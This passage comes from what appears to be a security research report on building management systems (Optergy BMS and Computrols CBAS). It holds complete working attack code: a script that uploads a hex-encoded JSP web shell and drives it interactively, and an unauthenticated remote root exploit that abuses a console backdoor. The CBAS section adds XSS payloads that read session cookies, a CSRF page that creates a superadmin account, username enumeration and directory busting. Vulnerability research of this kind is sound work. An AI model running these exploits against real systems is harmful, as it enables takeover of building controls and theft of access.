            "\x6f\x6d\x6d\x61\x6e\x64\x3a\x20\x22\x20\x2b\x20\x72\x65\x71\x75"
            "\x65\x73\x74\x2e\x67\x65\x74\x50\x61\x72\x61\x6d\x65\x74\x65\x72"
            "\x28\x22\x63\x6d\x64\x22\x29\x20\x2b\x20\x22\x3c\x42\x52\x3e\x22"
            "\x29\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x50\x72\x6f\x63\x65"
            "\x73\x73\x20\x70\x20\x3d\x20\x52\x75\x6e\x74\x69\x6d\x65\x2e\x67"
            "\x65\x74\x52\x75\x6e\x74\x69\x6d\x65\x28\x29\x2e\x65\x78\x65\x63"
            "\x28\x72\x65\x71\x75\x65\x73\x74\x2e\x67\x65\x74\x50\x61\x72\x61"
            "\x6d\x65\x74\x65\x72\x28\x22\x63\x6d\x64\x22\x29\x29\x3b\x0a\x20"
            "\x20\x20\x20\x20\x20\x20\x20\x4f\x75\x74\x70\x75\x74\x53\x74\x72"
            "\x65\x61\x6d\x20\x6f\x73\x20\x3d\x20\x70\x2e\x67\x65\x74\x4f\x75"
            "\x74\x70\x75\x74\x53\x74\x72\x65\x61\x6d\x28\x29\x3b\x0a\x20\x20"
            "\x20\x20\x20\x20\x20\x20\x49\x6e\x70\x75\x74\x53\x74\x72\x65\x61"
            "\x6d\x20\x69\x6e\x20\x3d\x20\x70\x2e\x67\x65\x74\x49\x6e\x70\x75"
            "\x74\x53\x74\x72\x65\x61\x6d\x28\x29\x3b\x0a\x20\x20\x20\x20\x20"
            "\x20\x20\x20\x44\x61\x74\x61\x49\x6e\x70\x75\x74\x53\x74\x72\x65"
            "\x61\x6d\x20\x64\x69\x73\x20\x3d\x20\x6e\x65\x77\x20\x44\x61\x74"
            "\x61\x49\x6e\x70\x75\x74\x53\x74\x72\x65\x61\x6d\x28\x69\x6e\x29"
            "\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x53\x74\x72\x69\x6e\x67"
            "\x20\x64\x69\x73\x72\x20\x3d\x20\x64\x69\x73\x2e\x72\x65\x61\x64"
            "\x4c\x69\x6e\x65\x28\x29\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20"
            "\x77\x68\x69\x6c\x65\x20\x28\x20\x64\x69\x73\x72\x20\x21\x3d\x20"
            "\x6e\x75\x6c\x6c\x20\x29\x20\x7b\x0a\x20\x20\x20\x20\x20\x20\x20"
            "\x20\x20\x20\x20\x20\x20\x20\x20\x20\x6f\x75\x74\x2e\x70\x72\x69"
            "\x6e\x74\x6c\x6e\x28\x64\x69\x73\x72\x29\x3b\x20\x0a\x20\x20\x20"
            "\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x64\x69\x73"
            "\x72\x20\x3d\x20\x64\x69\x73\x2e\x72\x65\x61\x64\x4c\x69\x6e\x65"
            "\x28\x29\x3b\x20\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
            "\x20\x20\x20\x20\x20\x7d\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x7d"
            "\x0a\x25\x3e\x0a\x3c\x2f\x70\x72\x65\x3e\x0a\x3c\x2f\x42\x4f\x44"
            "\x59\x3e\x3c\x2f\x48\x54\x4d\x4c\x3e\x0a\x0a\x0a\x0d\x0a\x2d\x2d"
            "\x2d\x2d\x2d\x2d\x57\x65\x62\x4b\x69\x74\x46\x6f\x72\x6d\x42\x6f"
            "\x75\x6e\x64\x61\x72\x79\x73\x72\x4d\x76\x4b\x6d\x51\x50\x59\x55"
            "\x4f\x44\x53\x57\x42\x6c\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d"
            "\x44\x69\x73\x70\x6f\x73\x69\x74\x69\x6f\x6e\x3a\x20\x66\x6f\x72"
            "\x6d\x2d\x64\x61\x74\x61\x3b\x20\x6e\x61\x6d\x65\x3d\x22\x75\x70"
            "\x6c\x6f\x61\x64\x22\x0d\x0a\x0d\x0a\x55\x70\x6c\x6f\x61\x64\x0d"
            "\x0a\x2d\x2d\x2d\x2d\x2d\x2d\x57\x65\x62\x4b\x69\x74\x46\x6f\x72"
            "\x6d\x42\x6f\x75\x6e\x64\x61\x72\x79\x73\x72\x4d\x76\x4b\x6d\x51"
            "\x50\x59\x55\x4f\x44\x53\x57\x42\x6c\x2d\x2d\x0d\x0a")##########"

odi.post(the_url, headers = the_headers, data = the_data)

print "\nWelcome to Optergy HTTP Shell!"
print "You can navigate to: " + the_host + "/images/jox.jsp"
print "Or you can continue using this 'shell'."
print "Type 'exit' for exit.\n"

while True:
        try:
                cmd = raw_input("root@" + the_host[7:] + ":~# ")
                if cmd.strip() == "exit":
                        print "Have a nice day!"
                        break
                paramz = {"cmd" : cmd} # sudo cmd
                shell = requests.get(url = the_host + "/images/jox.jsp", params = paramz)
                regex = re.search(r"BR>(.*?)</pre>", shell.text, flags = re.S)
                print regex.group(1).strip()
        except Exception:
                break

sys.exit()
```

Optergy Unauthenticated Remote Root Exploit (Backdoor):

```
#!/usr/bin/env python
#
# Unauthenticated Remote Root Exploit in Optergy BMS (Console Backdoor)
#
# Affected version <=2.0.3a (Proton and Enterprise)
# by Gjoko Krstic
#
# (c) 2019 Applied Risk
#
##############################################################################
#
# lqwrm@metalgear:~/stuff/optergy$ python getroot.py 192.168.232.19
# Challenge received: 1547540929287
# SHA1: 56a6e5bf103591ed45faa2159cae234d04f06d93
# MD5 from SHA1: 873efc9ca9171d575623a99aeda44e31
# Answer: 56a6e5bf103591ed45faa2159cae234d04f06d93873efc9ca9171d575623a99aeda44e31
# # id
# uid=0(root) gid=0(root) groups=0(root)
#
##############################################################################
#
#

import os#######
import sys######
import json#####
import hashlib##
import requests#

piton = os.path.basename(sys.argv[0])

if len(sys.argv) < 2:
    print '\n\x20\x20[*] Usage: '+piton+' <ip:port>\n'
    sys.exit()

while True:

    challenge_url = 'http://'+sys.argv[1]+'/tools/ajax/ConsoleResult.html?get'

    try:
        req1 = requests.get(challenge_url)
        get_challenge = json.loads(req1.text)
        challenge = get_challenge['response']['message']
        print 'Challenge received: ' + challenge

        hash_object = hashlib.sha1(challenge.encode())
        print 'SHA1: '+(hash_object.hexdigest())
        h1 = (hash_object.hexdigest())
        hash_object = hashlib.md5(h1.encode())
        print 'MD5 from SHA1: '+(hash_object.hexdigest())
        h2 = (hash_object.hexdigest())
        print 'Answer: '+h1+h2

        zeTargets = 'http://'+sys.argv[1]+'/tools/ajax/ConsoleResult.html'
        zeCommand = raw_input('# ')
        if zeCommand.strip() == 'exit':
            sys.exit()
        zeHeaders = {'User-Agent'      : 'BB/BMS-251.4ev4h',
                     'Accept'          : '*/*',
                     'Accept-Encoding' : 'gzip, deflate',
                     'Accept-Language' : 'mk-MK,mk;q=1.7',
                     'Connection'      : 'keep-alive',
                     'Connection-Type' : 'application/x-www-form-urlencoded'}
        zePardata = {'command'         : 'sudo '+zeCommand,
                     'challenge'       : challenge,
                     'answer'          : h1+h2}

        zeRequest = requests.post(zeTargets, headers=zeHeaders, data=zePardata)
        get_resp = json.loads(zeRequest.text)
        get_answ = get_resp['response']['message']
        print get_answ
    except Exception:
        print '[*] Error!'
        break
```




Case 5: Computrols CBAS-Web Building Management System

Introduction

Computrols is a manufacturer of intelligent controllers for smart buildings. Their product - Computrols Building Automation Software (CBAS) - is used in various facilities, including universities, airports, offices, prisons and monuments [11].

The default credentials for the CBAS-Web interface are admin:admin (taken from public documentation). Figure 57 shows the main login page:



192.168.1.250/cbas/

Connecting Energy, Management, and Technology

Thu, March 21, 2019, 3:18:05 PM

HOME

Please Log In

USERNAME:


PASSWORD:

LOGIN NOW

Enter your username and password to continue.
If you have forgotten your password, click here.

Figure 57. Main login prompt for Computrols CBAS

Once you are logged-in, there are standard options to manage the building. Figure 58 shows hardware status of the system, while Figure 59 provides the control over the building's temperature.



192.168.1.250/cbas/index.php?m=hardware


Tue, March 26, 2019, 11:22:22 AM

Hardware Status

Top 20 (Memory)

```
%MEM %CPU   PID USER     COMMAND
 3.2  0.0  1046 mysql    /usr/sbin/mysqld
 2.0  0.4 24622 root     /usr/bin/python /cbas/curg/serve.py
 1.6  0.0 31732 www-data /usr/sbin/apache2 -k start
 1.6  0.0 31499 www-data /usr/sbin/apache2 -k start
 1.6  0.0 31498 www-data /usr/sbin/apache2 -k start
 1.6  0.0 31497 www-data /usr/sbin/apache2 -k start
 1.6  0.0 31496 www-data /usr/sbin/apache2 -k start
 1.6  0.0 31495 www-data /usr/sbin/apache2 -k start
 1.6  0.0  5853 www-data /usr/sbin/apache2 -k start
 1.6  0.0   520 syslog   rsyslogd
 1.5  0.0  1163 root     /usr/sbin/apache2 -k start
 1.4  0.0 24617 root     /usr/bin/python /cbas/curg/serve.py
 1.1  0.0 31450 root     /usr/bin/python /cbas/cur/python/hestor.py
 1.1  0.0  9370 www-data /usr/sbin/apache2 -k start
 1.1  0.0  9369 www-data /usr/sbin/apache2 -k start
 0.6  0.0  9476 www-data /usr/sbin/apache2 -k start
 0.6  0.0  1312 root     /usr/bin/python /usr/bin/fail2ban-server -b -s /var/run/fail2ban/fail2ban.sock -p /var/run/fail2ban/fail2ban.pid
 0.2  0.0   904 root     /usr/sbin/sshd -D
 0.2  0.0   682 root     dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases eth0
```

Figure 58. CBAS-Web Hardware Status


AHU 14-1 HOT DECK TEMP SPT

AHU 14-1 HOT DECK TEMP SPT

Tue Mar 26, 04:05:46 - Tue Mar 26, 06:05:46

Now: 80.00 °F


Command To (Leave Blank to Auto Point): 80.0 oF

Figure 59. CBAS temperature control

The technologies used in the testbed of the target Computrols CBAS system included the following:

- GNU/Linux 4.15.0-46 (Ubuntu 16.04.5 LTS)
- GNU/Linux 4.4.0-137 (Ubuntu 14.04.5 LTS)
- GNU/Linux 4.4.0-31
- GNU/Linux 4.2.0-27
- Apache 2.4.18
- Apache 2.4.10
- Apache 2.4.7
- Apache 2.2.14
- PHP 7.0.33
- PHP 5.5.12
- PHP 5.5.9
- PHP 5.3.2
- PHP 5.2.4
- MySQL 5.7.25
- MySQL 5.5.52

A typical network architecture of CBAS is shown in Figure 60.


Overview

In "DPU to Controller" mode all connections to DDC controllers are initiated by the DPU to each controller's IP address. Controllers are referenced in the software by their IP address

In "Controller to DPU" mode each DDC controller initiates connections to the DPU's IP address. Controllers are referenced in the software by their MAC (serial) address.

Both types of connections can be supported simultaneously by the DPU.

CBAS Web Server
» Can connect to multiple DPUs simultaneously
» TCP port 80, 8080 to receive incoming HTTP requests
» TCP port 22 optional for factory support
CBAS GW
» No incoming ports needed
Site Router
» TCP 80, 8080: CBAS Web Server
» TCP 8750: Offsite GWs
» TCP 8787: Offsite DDC, "Controller to DPU"
Offsite CBAS GW
» No incoming ports needed
Internet
Switch/Hub
CBAS DPU
» TCP Port 8750 to receive GW connections
» TCP Port 3306,16000 to receive CBW connections
"DPU to Controller"
» No incoming ports needed
"Controller to DPU"
» TCP Ports 8770, 8771, 8787 – to receive Controller connections
Web Browser
16-LX
32-LX
CBAS DDC
"Controller to DPU"
» No incoming ports needed
CBAS DDC
"DPU to Controller"
» TCP Port 8760 to receive DPU connections
» TCP Port 2225 for firmware updates
» TCP Ports 8770, 8771 for RS485 Host and Secondary
RS-485 Controller
RS-485 Controller
RS-485 Controller
RS-485 Controller

Figure 60. Typical network architecture of CBAS


The HTML and script injections

The first thing we tried before authenticating was to find some input reflection on the login form and the reset password form. It was observed that both HTML Injection and Script Insertion is affecting the PHP web application through the 'username' POST parameter.

Using generic JS/HTML payloads we managed to trigger the *confirm()* JS alert box. The following HTTP POST request was issued calling the 'verifyid' action in the index.php script:

```
POST /cbas/index.php?m=auth&a=verifyid HTTP/1.1

username="><script>confirm(document.cookie)</script>&submit_button=Send+Me+a+New+Password+Via+Email
```

It resulted in disclosing the *document.cookie* property via an alert JavaScript box, which means that the HTTPOnly option is not set on the cookie.


192.168.1.250/cbas/index.php?m=auth&a=verifyid

computrols 1000 Main HVAC and Lighting Systems

No Confirmation Question Programmed

You have not programmed a confirmation question, and so there is no way to verify that you are \">


PHPSESSID=u1lhmbs076it6hq18m1r0jao25

Figure 61. Reflected XSS on Password Reset Form

It was also possible to use HTML injection on the login form (username parameter) by calling the 'login' action:

```
POST /cbas/index.php?m=auth&a=login HTTP/1.1

username="><marquee>htmlinjection</marquee>&password=&challenge=60753c1b5e449de80e21472b5911594d&re-
sponse=e16371917371b8b70529737813840c62
```

Which results in scrolling text as depicted in Figure 62.


Please Log In

\">

htmlinjection

Enter your username and password to continue.
If you have forgotten your password, click here.

Figure 62. HTML injection on Login Form

The same can also be triggered using a GET method:

```
http://IP/cbas/index.php?m=auth&a=login&username="><marquee>my milkshake brings all the boys to
the yard.</marquee>&password=damn_right
```

The CSRF

The usual suspects are also lurking throughout the entire application. Here is a PoC request for adding a new superadmin user via a Cross-Site Request Forgery attack exploiting the 'user_add_p' action in 'user' module:

```
<html>
  <body>
  <script>history.pushState('', 't00t', 'index.php')</script>
    <form action="http://192.168.1.250/cbas/index.php?m=users&a=user_add_p" method="POST">
      <input type="hidden" name="username_" value="Sooper" />
      <input type="hidden" name="first" value="Mess" />
      <input type="hidden" name="last" value="O'Bradovich" />
      <input type="hidden" name="email" value="aa@bb.cc" />
      <input type="hidden" name="password_" value="" />
      <input type="hidden" name="notes" value="CSRFed" />
      <input type="hidden" name="group_id" value="0" />
      <input type="hidden" name="role" value="super" />
      <input type="hidden" name="md5password" value="179edfe73d9c016b51e9dc77ae0eebb1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

In the example above, we are adding a Super Admin user named 'Sooper', with password 'admin'. We see a different MD5 hash for 'admin' string. This is because the app adds a prefix 'pw' in front of the chosen password and then calculates MD5 value for pwadmin.

Here is an excerpt code from /modules/auth/auth.php that shows the MD5 calculation and "pw" prefix:

```
$password = trim($row['pw']);
$supplied_password = md5(trim("pw".GSQL('password')));
$correct_response = md5("$username:$password:$challenge");
$uid = $r['uid'];
```

Confirming for ourselves:

```
$ echo -n 'pwadmin' | md5sum
179edfe73d9c016b51e9dc77ae0eebb1  -
```

The username enumeration weakness

When trying to authenticate with various usernames, one can observe different error responses for a valid and non-valid user. This enables an attacker to easily distinguish such users on the system and use brute-forcing tools to enumerate valid users for further automated login attacks.

The following shows different requests one can make to easily obtain existing users on the system based on the error response messages:

```
Testing for non-valid user:

POST /cbas/index.php?m=auth&a=login HTTP/1.1
username=randomuser&password=&challenge=60753c1b5e449de80e21472b5911594d&response=e16371917371b-
8b70529737813840c62


Response for non-valid user:

<!-- Failed login comments appear here -->
<p class="alert-error">randomuser</p>

========================================================================

Testing for valid user:

POST /cbas/index.php?m=auth&a=login HTTP/1.1

username=admin&password=&challenge=6e4344e7ac62520dba82d7f20ccbd422&response=e09aab669572a8e4576206d-
5c14befc5s


Response for valid user:

<!-- Failed login comments appear here -->
<p class="alert-error">Invalid username/password combination.  Please try again!</p>
```

Busting the hidden directories and grabbing the source files


It is common sense to initiate a dictionary attack against known directories that reside on a web server. We launched our favorite directory busting tool DIRB which is a web content scanner. Lots of default directories and installation scripts were discovered with directory indexing enabled. Short output from the scan is shown below:

```
$ dirb http://192.168.1.250/cbas/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 19 11:26:53 2019
URL_BASE: http://192.168.1.250/cbas/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.250/cbas/ ----
==> DIRECTORY: http://192.168.1.250/cbas/.svn/
==> DIRECTORY: http://192.168.1.250/cbas/css/
==> DIRECTORY: http://192.168.1.250/cbas/graphics/
==> DIRECTORY: http://192.168.1.250/cbas/html/
==> DIRECTORY: http://192.168.1.250/cbas/img/
==> DIRECTORY: http://192.168.1.250/cbas/includes/
==> DIRECTORY: http://192.168.1.250/cbas/javascript/
==> DIRECTORY: http://192.168.1.250/cbas/jquery/
==> DIRECTORY: http://192.168.1.250/cbas/modules/
==> DIRECTORY: http://192.168.1.250/cbas/programs/
==> DIRECTORY: http://192.168.1.250/cbas/python/
==> DIRECTORY: http://192.168.1.250/cbas/scripts/
==> DIRECTORY: http://192.168.1.250/cbas/sounds/
==> DIRECTORY: http://192.168.1.250/cbas/tools/
==> DIRECTORY: http://192.168.1.250/cbas/widgets/
...
...
```

One of the most interesting exposures was the unprotected Subversion repository directory (.svn).

This allowed us to fetch all the PHP/Python/Bash scripts that were the main components of the CBAS firmware OS and discover even more critical vulnerabilities that can enable a malicious actor to gain unauthenticated access into the affected system.

Here are some examples:




192.168.1.250/cbas/tools/

Index of /cbas/tools

Name	Last modified	Size	Descrip
Parent Directory		-	
cardnumbers.html	2016-10-04 08:16	1.7K	
cardnumbers.php	2016-10-04 08:16	1.0K	
client-side-storage-test.html	2016-10-04 08:16	2.8K	
css/	2016-10-04 08:16	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.250 Port 80




192.168.1.250/cbas/programs/

Index of /cbas/programs

Name	Last modified	Size	Description
Parent Directory		-	
modules/	2016-10-04 08:16	-	
runner.py	2016-10-04 08:16	2.2K	
scripts/	2016-10-04 08:16	-	
